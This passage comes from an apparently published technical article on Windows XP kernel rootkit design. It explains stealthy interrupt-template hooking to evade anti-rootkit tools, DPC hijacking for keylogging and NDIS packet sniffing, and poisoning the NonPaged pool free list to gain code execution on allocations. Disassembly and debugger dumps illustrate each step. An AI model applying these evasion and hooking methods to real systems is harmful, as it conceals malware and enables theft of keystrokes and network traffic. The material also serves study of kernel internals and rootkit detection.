804da996 66837c246c08 cmp     word ptr [esp+6Ch],8
804da99c 7423       je      nt!KiInterruptTemplate+0x4f (804da9c1)
804da99e 8c642450   mov     word ptr [esp+50h],fs
804da9a2 8c5c2438   mov     word ptr [esp+38h],ds
804da9a6 8c442434   mov     word ptr [esp+34h],es
804da9aa 8c6c2430   mov     word ptr [esp+30h],gs
804da9ae bb30000000 mov     ebx,30h
804da9b3 b823000000 mov     eax,23h
804da9b8 668ee3     mov     fs,bx
804da9bb 668ed8     mov     ds,ax
804da9be 668ec0     mov     es,ax
804da9c1 648b1d00000000 mov     ebx,dword ptr fs:[0]
804da9c8 64c70500000000ffffffff mov    dword ptr fs:[0],0FFFFFFFFh
804da9d3 895c244c   mov     dword ptr [esp+4Ch],ebx
804da9d7 81fc00000100 cmp     esp,10000h
804da9dd 0f82b500000000 jb      nt!Abios_kit_a (804daa98)
804da9e3 c744246400000000 mov     dword ptr [esp+64h],0
804da9eb fc         cld
804da9ec 8b5d60     mov     ebx,dword ptr [ebp+60h]
804da9ef 8b7d68     mov     edi,dword ptr [ebp+68h]
804da9f2 89550c     mov     dword ptr [ebp+0Ch],edx
804da9f5 c745080000ddbba mov     dword ptr [ebp+8],0BADB0D00h
804da9fc 895d00     mov     dword ptr [ebp],ebx
804da9ff 897d04     mov     dword ptr [ebp+4],edi
```



```
804daa02 f60550f0dfffff test byte ptr ds:[0FFDFF050h],0FFh
804daa09 750d jne nt!Dr_kit_a (804daa18)
```

```
nt!KiInterruptTemplate2ndDispatch:
```

```
804daa0b bf00000000 mov edi,0
```

```
nt!KiInterruptTemplateObject:
```

```
804daa10 e9c3fcffff jmp nt!KeSynchronizeExecution+0x2 (804da6d8)
```

```
[...]
```

Remember, this code is unique for each KINTERRUPT. We said before that KiInterruptDispatch receives its arguments from the EDI register (a pointer to the KINTERRUPT of the interrupt). In the KiInterruptTemplate we can see this little code :

```
[...]
```

```
nt!KiInterruptTemplate2ndDispatch:
```

```
804daa0b bf00000000 mov edi,0
```

```
nt!KiInterruptTemplateObject:
```

```
804daa10 e9c3fcffff jmp nt!KeSynchronizeExecution+0x2 (804da6d8)
```

```
[...]
```

Here we have a mov "edi, 0" and a jmp, but if we look at the KiInterruptTemplate code contained in the keyboard's KINTERRUPT we have :

```
ffb72525 bf5024b7ff mov edi,0FFB72450h ; Keyboard KINTERRUPT
ffb7252a e9a9839680 jmp nt!KiInterruptDispatch (804da8d8)
```

Wow, instructions are modified! The kernel will dynamically changes those 2 instructions in the KiInterruptTemplate code. In EDI we find the KINTERRUPT object and the jmp branch on KiInterruptDispatch.

Why this implementation ? Because we can easily change the dispatch handler. Even if we often have the KiInterruptDispatch we can find KiFloatingDispatch or KiChainDispatch. KiChainedDispatch is for vectors shared among multiple interrupt objects and KiFloatingDispatch is like KiInterruptDispatch, but it saves the floating core state too.

Windows provides APIs for connecting interrupts on IDT. IoConnectInterrupt and IoConnectInterruptEx, according to the WDK :

```
NTSTATUS
```

```
IoConnectInterrupt (
    OUT PKINTERRUPT *InterruptObject,
    IN PKSERVICE_ROUTINE ServiceRoutine,
    IN PVOID ServiceContext,
    IN PKSPIN_LOCK SpinLock OPTIONAL,
    IN ULONG Vector,
    IN KIRQL Irql,
    IN KIRQL SynchronizeIrql,
    IN KINTERRUPT_MODE InterruptMode,
    IN BOOLEAN ShareVector,
    IN KAFFINITY ProcessorEnableMask,
    IN BOOLEAN FloatingSave
);
```

As you can see IoConnectInterrupt returns in the InterruptObject parameter a KINTERRUPT structure, the same that we retrieve in the IDT. Previously you have seen in the KiInterruptTemplate two labels, KiInterruptTemplateObject and KiInterruptTemplate2ndDispatch. Those two labels are used by kernel function to find the two instructions in the KiInterruptTemplateRoutine. KeInitializeInterrupt uses the KiInterruptTemplateObject label to update the "jmp Ki\*Dispatch" and the KiConnectVectorAndInterruptObject function uses KiInterruptTemplate2ndDispatch to modify the "mov edi, <&Kinterrupt>".

```
-----[ 2.3.2 Hooking hardware IDT like a ninja
```

Now, think about this. We want to hook the IDT in a stealth way, we know that replacing an entry directly is not the best solution. Anti-rooktits don't check the dynamically allocated KiInterruptTemplate routine. So we

can modify this routine as we wish. There are three possible ways :

- Redirect the "jmp Ki\*Dispatch" on our dispatch routine, we have to code our dispatch routine, not so hard.
- Change the kinterrupt address passed in EDI by the instruction "mov edi, <&Kinterrupt>". The new KINTERRUPT will be the same than the previous one, only the ServiceRoutine will be modified by us.
- Create our own KiInterruptTemplate, hard ...

In this paper, we choosed the simplest way. We change the "mov edi, <&kinterrupt>" by a "mov edi, <&OurKinterrupt>" and we implement our ServiceRoutine. We know that this instruction is followed by a jmp, so with a disassembly engine we can retrieve the instruction before the jmp nt!KiInterruptDispatch and modify it. We must keep in mind, when the ServiceRoutine is running, the interrupt is not handled yet and we are running at DEVICE\_IRQL IRQL. This is not a fair situation, because a lot of Windows kernel functions are not accessible. We know, that most ISR queued a DPC, so after the ISR has been executed, the last entry in the current core DPC queue should contain the DPC routine of our interrupt.

If we want to access data generated by the interrupt we must proceed like the ISR. Replacing the original ISR by our own ISR handler is very hard, because it depends too much on the hardware device. But we know that the real I/O is done by the DPC, so when KiInterruptTemplate will call our ServiceRoutine, first we call the original ServiceRoutine and we modify the last DPC entry by our.

DPC are represented by KDPC structures :

```
kd> dt nt!_KDPC
+0x000 Type           : Int2B
+0x002 Number        : UChar
+0x003 Importance    : UChar
+0x004 DpcListEntry  : _LIST_ENTRY
+0x00c DeferredRoutine : Ptr32 void
+0x010 DeferredContext : Ptr32 Void
+0x014 SystemArgument1 : Ptr32 Void
+0x018 SystemArgument2 : Ptr32 Void
+0x01c Lock          : Ptr32 Uint4B
```

DPC list can be found in the KPRCB (Kernel Processor Control Region Block) structure of the current processor. KPRCB is preceded by a KPCR (Kernel Processor Control Block) structure which is located at FS:[0x1C] on the current processor. KPRCB is a 0x120 bytes from the beginning of the KPCR structure.

```
dt nt!_KPRCB
[...]
+0x860 DpcListHead      : _LIST_ENTRY
+0x868 DpcStack         : Ptr32 Void ; DPC arguments
+0x86c DpcCount         : Uint4B ; DPC core counter
+0x870 DpcQueueDepth   : Uint4B ; Numbers of DPC in the list
+0x874 DpcRoutineActive : Uint4B
+0x878 DpcInterruptRequested : Uint4B
+0x87c DpcLastCount    : Uint4B
+0x880 DpcRequestRate  : Uint4B
+0x884 MaximumDpcQueueDepth : Uint4B
+0x888 MinimumDpcRate  : Uint4B
```

Now we know how to retrieve the DPC of our interrupt, we can easily change it to our own and handle the data.

For the keyboard the DPC is queued by KeInsertQueueDpc in the I8xQueueCurrentKeyboardInput routine called by the keyboard's ISR.

```
kd> dt nt!_KDPC 80e3461c
+0x000 Type           : 19 ; 19=DpcObject
+0x002 Number        : 0 ''
```



the port device.

InputDataConsumed : Pointer to the number of keyboard input data packets that are transferred by the routine.

KEYBOARD\_INPUT\_DATA is defined by :

```
typedef struct _KEYBOARD_INPUT_DATA {
    USHORT UnitId;
    USHORT MakeCode;
    USHORT Flags;
    USHORT Reserved;
    ULONG ExtraInformation;
} KEYBOARD_INPUT_DATA, *PKEYBOARD_INPUT_DATA;
```

So in our DPC handler we just have to check the MakeCode member of the set of KEYBOARD\_INPUT\_DATA structures. The MakeCode (or scancode) represents the data sent by the keyboard to the system when you hit or release a key, each key has it's own scancode and the system usually translates the scancode into a character depending on you code page. For example the scancode 19d on classical US keyboard is translated into the keycode 'e'.

In order to know if CAPSLOCK is activated we send an IOCTL to the functional keyboard device but we can only send IOCTL at a PASSIVE\_LEVEL IRQL. For that we use a system thread which will sent IOCTL with the kernel API IoBuildDeviceIoControlRequest. In fact the scancodes are queued in a list locked by a spinlock and thread synchronized with a semaphore. The thread is listening to incoming keystrokes then converts scancodes into keycodes. Like the kernel keylogger Klog does [29].

-----[ 2.3.4 - Application 2 : NDIS packet sniffer

In the same way, an interrupt is raised when your network card receives a packet. When this kind of interrupt is raised NDIS ISR handler (ndisMIsr) routine launches the miniport ISR interrupt handler. The ndisMIsr routine is used as a wrapper for miniport ISR and DPC. You can see in the IDT the following entry :

3b: 80df6414 NDIS!ndisMIsr (KINTERRUPT 80df63d8)

It means, your ISR handler is not called directly when an interrupt occurs, it is the ndisMIsr routine. Miniport's ISR is called by ndisMIsr and the miniport DPC is also queued in this routine. The DPC queued is the ndisMDpc routine which wraps your own DPC miniport handler. Finally NDIS wraps all the interrupt process with ndisMIsr and ndisMDpc routines on Windows XP with NDIS 5.1. We don't know if this implementation is still present on Windows Vista with NDIS 6.0.

We know we can hijack the ndisMDpc handler by our own handler. With NDIS we will proceed in the same way but we will not hook the MiniportDpc routine but directly hook the ndisMDpc routine. Why? Because we know that ndisMDpc wraps the MiniportDpc routine and in fact MiniportDpc depends too much on the hardware of the miniport device. Each miniport device is represented by an NDIS\_MINIPORT\_BLOCK [30] structure, in this structure we find a reference to a NDIS\_MINIPORT\_INTERRUPT structure, which looks like :

```
kd> dt ndis!_NDIS_MINIPORT_INTERRUPT
+0x000 InterruptObject : Ptr32 _KINTERRUPT
+0x004 DpcCountLock    : Uint4B
+0x008 Reserved       : Ptr32 Void
+0x00c MiniportIsr    : Ptr32 Void
+0x010 MiniportDpc    : Ptr32 Void
+0x014 InterruptDpc   : _KDPC
+0x034 Miniport       : Ptr32 _NDIS_MINIPORT_BLOCK
+0x038 DpcCount       : UChar
+0x039 Filler1        : UChar
+0x03c DpcsCompletedEvent : _KEVENT
+0x04c SharedInterrupt : UChar
+0x04d IsrRequested   : UChar
```

If we look at the `ndisMDpc` routine we notice that only the first parameter is used and this parameter refers to a `NDIS_MINIPOINT_INTERRUPT` structure. The `ndisMDpc` function will call the `MiniportDpc` field of this structure. We just have to hijack this pointer by our routine in order to control the incoming packets on the system.

The NDIS documentation specifies that a miniport DPC routine must notify the bound protocol driver that an array of received packets is available by calling the `NdisMIndicateReceivePacket` function [31].

```
VOID
NdisMIndicateReceivePacket(
    IN NDIS_HANDLE MiniportAdapterHandle,
    IN PPNDIS_PACKET ReceivePackets,
    IN UINT NumberOfPackets
);
```

In the `ndis.h` header we have :

```
#define NdisMIndicateReceivePacket(_H, _P, _N) \
{ \
    (*(PNDIS_MINIPOINT_BLOCK)(_H)->PacketIndicateHandler)( \
        _H, \
        _P, \
        _N); \
}
```

So in our `MiniportDpc` routine we will hijack the `PacketIndicateHandler`, which is often the `ethFilterDprIndicateReceivePacket` routine in the `NDIS_MINIPOINT_BLOCK` structure, in order to filter the incoming packets on the miniport. After we have hijacked this pointer we call the original `MiniportDpc` routine that will process everything. After that, we restore the `PacketIndicateHandler` handler in the `NDIS_MINIPOINT_BLOCK` for stealth reasons. To sum up we must :

- Hijack the routine into the DPC queued by the `ndisMIsr` routine.
- Now that we have hijacked the `ndisMDpc` we modify the `PacketIndicateHandler` into the `NDIS_MINIPOINT_BLOCK` of the miniport.
- We call the `ndisMDpc` routine. It will call the original `MiniportDpc` handler
- The `MiniportDpc` routine calls the `NdisMIndicateReceivePacket` macro. Our filter function is called and we do our job.
- When the `ndisMDpc` returns we restore the original `PacketIndicateHandler` into the `NDIS_MINIPOINT_BLOCK` of the miniport.

With this filter, we can monitor or modify the incoming packets. For example, our `PacketIndicateHandler` hook can search in the incoming packets for a tag, when this tag is found the rootkit triggers a function.

---[ 2.2 - Conclusion about stealth hooking on IDT

In this part we have seen how Windows manages his hardware interrupts by using a global template function dedicated to all interrupts. The fact that this template routine is forged for each interrupt is the main point of this attack, with that we can create a fake template routine that cannot be detected directly. The stealth of our attack remains on two points :

- We modify only dynamic allocated and forged code
- We hijack highly temporal dynamic allocated structures which when running, are always preempting the core.

So, even if the scope of our attack is restricted, controlling the hardware is the best way for a rk to reach critical components. Finally, we have

just cheated the system with its own features and that's the purpose of a stealth rootkit.

--[ 3 - Owing NonPaged pool using stealth hooking

Rootkit sophistication depends on how it subverts the kernel. More complex techniques come out as kernel and hardware understanding evolve. Nowadays there is so many ways to subvert the kernel, in consequence protections become harder to defeat. We're going to present a different means to gain control. Next techniques apply this approach to the kernel memory allocator.

Our goal is getting execution on every NonPaged allocation without using any hook. It must bypass any hooking verification even those based on code page comparison or hashing. It will be done by modifying data used by the allocator. We just apply the concept of using code against itself. We do believe that this concept can be used on others components and in different ways successfully.

We won't try to convince you that this technique is perfect. It evades current protections and detection systems. The more important is that they would need more than a simple modification to prevent and block an attack based on kernel code behavior.

---[ 3.1 - Kernel allocation layout review

As every operating system, Windows kernel puts forward some functions in order to allocate or free memory. Virtual memory is organized as block of memory called pages. In Intel x86 architecture, a page size is 4096 bytes and most allocations requests are smaller. Thus, kernel functions like ExAllocatePoolWithTag and ExFreePoolWithTag kept unused memory blocks for next allocations. Internal functions directly interact with hardware each time a page is needed. All those procedures are complex and delicate that's why drivers trust kernel implementation.

----[ 3.1.1 - Difference between Paged and NonPaged pool

Kernel system memory is divided in two different kind of pool. It has been separated to distinguish most used memory blocks. The system must know which pages should be resident and which can be temporarily discarded. The page fault handler restores pageable memory only when IRQL is inferior of DPC or DISPATCH level. Paged pool can be paged in or out of the system. A memory block paged out will be saved on the file system and so unused part of paged memory will not be resident in memory. NonPaged pool is present in every IRQL level and then is put-upon for important tasks.

The file pagefile.sys contains paged out memory. It was attacked to inject unsigned code into Vista kernel [32]. Some solutions was discussed as disabling kernel memory paging. Joanna Rutkowska defended this solution as more secure than others but with a small physical memory loss. Microsoft just denied raw disk access, which may prove that Paged and NonPaged layout is an important feature of Windows kernel [33].

This article focuses on NonPaged pool layout as PagedPool handling is totally different. NonPaged pool can be more or less considered as following a typical heap implementation. Global information about system pool can be found in Microsoft Windows Internals [34].

----[ 3.1.2 - NonPaged pool tables

The allocation algorithm must be fast allocating on the most used sizes. That why three different tables exist and each one is devoted to a size range. We found this organization in most memory management algorithms. Retrieving memory blocks from hardware takes time. Windows balances between response faster and avoid memory wasting. Response time becomes faster if memory blocks are stored for next allocations. In the other hand, if you keep too much memory, it can penalize memory demands.

Each table implements a different way to store memory blocks. We will present each table and where you can find them.

The NonPaged lookaside is a per-processor table covering size inferior or equal to 256 bytes. Each processor has a processor control register (PCR) storing data concerning only a single processor like IRQL level, GDT, IDT. Its extension called processor control region (PCRB) contains lookasides tables. Next windbg dump presents NonPaged lookaside table and its structure.

```
kd> !pcr
```

```
KPCR for Processor 0 at ffdff000:
```

```
Major 1 Minor 1
```

```
NtTib.ExceptionList: 805486b0
```

```
  NtTib.StackBase: 80548ef0
```

```
  NtTib.StackLimit: 80546100
```

```
NtTib.SubSystemTib: 00000000
```

```
  NtTib.Version: 00000000
```

```
NtTib.UserPointer: 00000000
```

```
  NtTib.SelfTib: 00000000
```

```
  SelfPcr: ffdff000
```

```
    Prcb: ffdff120
```

```
    Irql: 00000000
```

```
    IRR: 00000000
```

```
    IDR: ffffffff
```

```
InterruptMode: 00000000
```

```
  IDT: 8003f400
```

```
  GDT: 8003f000
```

```
  TSS: 80042000
```

```
CurrentThread: 80551920
```

```
  NextThread: 00000000
```

```
  IdleThread: 80551920
```

```
  DpcQueue: 0x80551f80 0x804ff29c
```

```
kd> dt nt!_KPRCB ffdff120
```

```
[...]
```

```
+0x5a0 PPNPagedLookasideList : [32]
```

```
+0x000 P : 0x819c6000 _GENERAL_LOOKASIDE
```

```
+0x004 L : 0x8054dd00 _GENERAL_LOOKASIDE
```

```
[...]
```

```
kd> dt nt!_GENERAL_LOOKASIDE
```

```
+0x000 ListHead : _SLIST_HEADER
```

```
+0x008 Depth : Uint2B
```

```
+0x00a MaximumDepth : Uint2B
```

```
+0x00c TotalAllocates : Uint4B
```

```
+0x010 AllocateMisses : Uint4B
```

```
+0x010 AllocateHits : Uint4B
```

```
+0x014 TotalFrees : Uint4B
```

```
+0x018 FreeMisses : Uint4B
```

```
+0x018 FreeHits : Uint4B
```

```
+0x01c Type : _POOL_TYPE
```

```
+0x020 Tag : Uint4B
```

```
+0x024 Size : Uint4B
```

```
+0x028 Allocate : Ptr32 void*
```

```
+0x02c Free : Ptr32 void
```

```
+0x030 ListEntry : _LIST_ENTRY
```

```
+0x038 LastTotalAllocates : Uint4B
```

```
+0x03c LastAllocateMisses : Uint4B
```

```
+0x03c LastAllocateHits : Uint4B
```

```
+0x040 Future : [2] Uint4B
```

Lookaside tables permit faster block retrieving than typical double linked list. For this optimization lock time is really important and a single linked list is a faster mechanism than software locking.

ExInterlockedPopEntrySList function is used to pop an entry from a single linked list using hardware locking instruction "lock".

PPNPagedLookasideList is the lookaside table we were talking about. It contains two lookaside lists P and L. Depth field of the GENERAL\_LOOKASIDE structure defines how many entries can be in ListHead single list. The





processor will access and unlink an entry from a pool descriptor. HAL library changes on different architectures and what is a simple IRQL raising on single processor becomes a more complex queued system on multi-processor. For default pool descriptor, general NonPaged queued spinlock is locked (LockQueueNonPagedPoolLock). Else, a custom queued spinlock is created.

The third and last table is shared by processors for size superior of 4080 bytes. MmNonPagedPoolFreeListHead is also used when others tables lack memory. It composed by 4 LIST\_ENTRY each one representing a page number, except for the last one which holds all superiors pages kept by the system. Access to this table is guarded by general non paged queued spinlock also called LockQueueNonPagedPoolLock. During the free procedure of a smaller block, ExFreePoolWithTag merges it with previous and next free blocks. It can create a block superior or equal to 1 page. In this case, the new block is added in the MmNonPagedPoolFreeListHead table.

#### -----[ 3.1.3 - Allocation and free algorithms

Kernel allocation does not change that much between OS versions but its algorithm is as hard as the userland heap one. In this part, we want to illustrate basic behavior between tables during allocation or free procedures. A lot of details have been thrown away such as synchronization mechanisms. Those algorithms will help you for the technique explanation but also understanding the basic elements of kernel allocation. Despite kernel exploitation is not part of this paper, pool overflow is an interesting topic that needs understanding of some part of this algorithm.

NonPaged pool allocation algorithm (ExAllocatePoolWithTag):

```

IF [ Size > 4080 bytes ]
[
- Call the MiAllocatePoolPages function
- Walk MmNonPagedPoolFreeListHead LIST_ENTRY table.
- Retrieve memory from hardware if necessary.
- Return memory page aligned (without header).
]

IF [ Size <= 256 bytes ]
[
- Pop entry from PPNPagedLookasideList table.
- If something is found return memory block.
]

IF [ ExpNumberOfNonPagedPools > 1 ]
- PoolDescriptor from ExpNumberOfNonPagedPools and used index
comes from PRCB KNODE color.
ELSE
- PoolDescriptor is PoolVector first entry, designed by symbol
as NonPagedPoolDescriptor.

FOREACH [ >= Size entry of PoolDescriptor.ListHeads ]
[
IF [ Entry is not empty ]
[
- Unlink entry and split it if needed
- Return memory block
]
]

- Call the MiAllocatePoolPages function
- Walk MmNonPagedPoolFreeListHead LIST_ENTRY table..
- Split it correctly to the right size
- Return new memory block

```

NonPaged pool free algorithm (ExFreePoolWithTag) :

```

IF [ MemoryBlock is page aligned ]
[
- Call the MiFreePoolPages function

```

```

- Determine block type (Paged or NonPaged)
- Depending on how many blocks are kept in
  MmNonPagedPoolFreeListHead, we release it to the hardware.
]
ELSE
[
- Merge previous and next block if possible

IF [ NewMemoryBlock size <= 256 bytes ]
[
- Look at PPNPagedLookasideList entry depth and see if we
  should keep it.
- We return if memory block is pushed into lookaside list
]

IF [ NewMemoryBlock size <= 4080 bytes ]
[
- Use POOL_HEADER PoolIndex variable to determine which
  PoolDescriptor must be used.
- Insert it in the proper LIST_ENTRY array entry
- If anything goes well, return
]

- Depending on how many blocks are kept in
  MmNonPagedPoolFreeListHead, we release it to the hardware.
]

```

Paged pool algorithm is very different especially for page aligned blocks. Smaller size management should be not that far from NonPaged but in assembly code we definitely saw that NonPaged and Paged pool are totally separated. Once you know a little more about how NonPaged allocation works, we can now talk about exploitation part.

---[ 3.2 - Getting code execution abusing allocation code

Our main goal is getting code execution on every allocation attempts for NonPaged pool only. This result must be done only by changing data used by targeted code. Our purpose is proving that kernel code can serve our interest only by changing typical data environment. Our work is based on a new rootkit developed to gain control over NonPaged allocation.

We start with getting code execution for allocation superior or equal to 1 page. As we saw on previous part, it concerns the third and last table.

-----[ 3.2.1 - Data corruption of MmNonPagedPoolFreeListHead

MmNonPagedPoolFreeListHead conserves page aligned memory blocks to speed up memory allocation. It links held memory block using a LIST\_ENTRY structure. This structure is common and use in Windows heap library for example.

```

kd> dt nt!_LIST_ENTRY
+0x000 Flink      : Ptr32 _LIST_ENTRY
+0x004 Blink      : Ptr32 _LIST_ENTRY

```

MmNonPagedPoolFreeListHead access is protected by general NonPaged queued spinlock LockQueueNonPagedPoolLock. It assures that only one thread and processor can look and modify this structure.

So we need a way to get control over allocation and unlinking procedure seems perfect. We can poison this linked list with a fake entry, with the highest size possible, which unlinking will modify current executed code. At kernel level, you can modify code as data without any protection issues. Unlinking was used when heap exploitation started [20] but modifying code was not possible from userland. As spinlock assures us exclusivity, there is no risk on some race condition. The created "hook" would be dynamic and code restored directly. Page guard protection reverse [18] shows that code is only checked every 5 minutes. Whether a modification is found, real code is just replaced.

This method has plenty assets but also a lot of obstacles. Let start by enumerating all those obstacles :

- On a basic implementation of unlinking, list become unwalkable. It breaks most utilization of the table.
- Pass through page cleaning methods and always be the first block on the list otherwise we could miss some call.
- We break code path and sooner or later we must return as if our hijacking has never been there and everything goes fine.
- Processor prefetch make self code modification dangerous.

Unlinking gives us 4 bytes overwriting to build an opcode and create a redirection. In our case, we influenced current context and a register should point to the unlinked entry. We said should point without choosing a single register because kernel changes between versions or service packs. As soon as we discuss context, we will stay talking about general situations. We choose to make a jmp [reg+XX] which is FF60XX in hex.

This technique effectiveness lies on keeping the MmNonPagedPoolFreeListHead walkable. A double linked list, as LIST\_ENTRY, is walkable if Flink is correct. Therefore we can choose an address for Flink as 0xFFFF60FF and Blink will point to the code address. The Intel x86 architecture using little endian our address is quite easy to found, we must check opcode offset and discard too close possibilities. Next figure illustrates a poisoned entry.



```
\----- [ ... ] -----/
```

```
Unlinking instruction      : mov [0x80YYYYYY], 0xYYXX60FF
New Opcode after unlinking : jmp [reg+XX] (FF 60 XX)
```

[ Figure 3 - Poisoned double linked list ]

This figure shows a MmNonPagedPoolFreeListHead entry layout that assures predicted unlinking and then code execution. We must maintain this layout or we will lose our position. NonPaged blocks come from two different virtual memory ranges. The second memory region start is stored in MmNonPagedPoolExpansionStart. A cleaning function is called sometime to free blocks from the expansion NonPaged pool. To avoid this cleaning, we can use a Paged pool block locked. You can lock a memory block with the MmProbeAndLockPages function. This lock makes described memory region as resident. Another more discreet way is to remap a NonPaged block with the function MmMapLockedPagesSpecifyCache. It is more discrete because this mapping would be just before expansion NonPaged pool memory range. Using a locked Paged pool block creates an address totally differently. A quick look at those addresses between NonPaged ones show a clear difference. As virtual memory is very large, it does not take too much time to find an address like 0xYYXX60FF. We will not unlock those pages until our technique is running.

To defeat code path issues we differentiate two different states. The first state is when our block is selected. The second state is when our block is unlinked. If we were able to return to the first step with our next fake entry selected, we could continue walking code as normal. We achieve that by using a generic approach. At IRQL equal to DISPATCH\_LEVEL, we corrupt a MmNonPagedPoolFreeListHead entry with some invalid pointers. With a hook on the page fault handler we are capable to see first and second stages, restore the right context each time and save context difference between those states.

Assembly dump from MiAllocatePoolPages :

```
lea    eax, [esi+8] ; Stage #1 esi is selected block and esi+8 its size
cmp    [eax], ebx  ; Check with needed size
mov    ecx, esi
jnb    loc_47014B
[...]
```

loc\_47014B:

```
sub    [esi+8], ebx
mov    eax, [esi+8]
shl    eax, 0Ch
add    eax, esi
cmp    _MmProtectFreedNonPagedPool, 0 ; Protected mode, don't care
mov    [ebp+arg_4], eax
jnz    short loc_47016E
mov    eax, [esi]      ; \ Stage #2
mov    ecx, [esi+4]    ; | Unlinking
mov    [ecx], eax      ; | procedure
mov    [eax+4], ecx    ; /
jmp    short loc_470174
```

Now let's see how it works during our test technique with interrupt fault handler (int 0xE) hooked :

```
lea    eax, [esi+8]
cmp    [eax], ebx      ; Stage #1 - Check with needed size
; -----> PAGE FAULT esi = 0xAAAAAAAA | eax = esi + 8
; - We keep EIP and all registers
; - Scan all registers for 0xAAAAAAAA +/- 8
; and correct the current context. Continue.
mov    ecx, esi
jnb    loc_47014B
[...]
```

loc\_47014B:

```

sub     [esi+8], ebx
mov     eax, [esi+8]
shl     eax, 0Ch
add     eax, esi
cmp     _MmProtectFreedNonPagedPool, 0 ; Protected mode, don't care
mov     [ebp+arg_4], eax
jnz     short loc_47016E
mov     eax, [esi]           ; \ Stage #2 - Unlinking procedure
mov     ecx, [esi+4]        ; |
mov     [ecx], eax          ; | -----> PAGE FAULT ecx = 0xBBBBBBBBB
                               ; |                   eax = 0xCCCCCCCC
                               ; | - Keep EIP and sub this context from
                               ; |   Stage #1 saved context
                               ; | - Change fault registers and
                               ; |   structure pointers. Continue.
mov     [eax+4], ecx        ; /
jmp     short loc_470174

```

Fault addresses 0xAAAAAAA, 0xBBBBBBBBB and 0xCCCCCCC must point on invalid addresses to force a caught page fault. This test is made only once and when we still have exclusivity on all processors. The int 0xE (page fault) handler is restored just after.

This generic technique permits us to restore a valid context just before selected block size is checked. Once we get code execution, we apply context difference, change the current block register and then return at first stage address. It works well because our two stages are very close, once a selected block size is checked, unlinking is directly made.

Given examples were based on a single LIST\_ENTRY of the MmNonPagedPoolFreeListHead table but you must poison all entries. If a given entry is empty (except for our fake blocks), the algorithm tries next the entry. It means we will be called more than one time per allocation. We created a mechanism to manage multiple call on a single allocation. If the first entry is empty, the second entry is used and so on. Then we will be called twice or more. By checking current table, we can predict a future code execution on the same allocation and avoid executing payload more than one time per allocation request.

Prefetch is a processor feature that retrieves more than a single instruction from memory before it executes them. Some processor use a complex branch prediction algorithm to fetch as much instruction as possible. After some tests, we saw that processors invalidate code cache when a modification occurs in cached memory addresses. Our driver supports a case where code modification could be right after current instruction. To achieve that we created a routine which calculates prefetch cache size and consider it in next parts of our technique. We could also search specifics instructions which clean prefetch cache like a far jump but it can only be used as an option.

This technique gives us code execution for NonPaged allocation superior or equal to 1 page. It achieves that with a stealth hook, created by kernel code and cleaned by our routine directly after. It's far from being perfect as those allocations are not used that much. Next part describes how this technique can be extended to gain control over all NonPaged pool allocations.

-----[ 3.2.2 - Expend it for every size

Others lists can not be hijacked the same way because synchronization mechanisms are not exclusive. Changing some assembly code becomes tricky if it can be executed by more than one thread at a time. Our method is assuring our previous technique execution on any allocation. Once we have control, we can find a way to restore ExAllocatePoolWithTag context with a correct return value. We must do that without recoding a single line of memory allocator. It is possible to create our own allocator but Windows one is great and it will perfectly do the job for us.

During allocation, the lookaside list is checked first. It will pop an entry and if this entry is not NULL, use it. This entry comes from



to retrieve a new page and fill the current pool descriptor with it. It's obvious that we can't return normally and let page allocation occurs. On Intel x86 architecture the stack is used to store local variables, arguments and saved registers. The Windows compiler starts by reserving local variable and then pushes each register before its modification. The next figure shows our stack configuration once we have code execution.

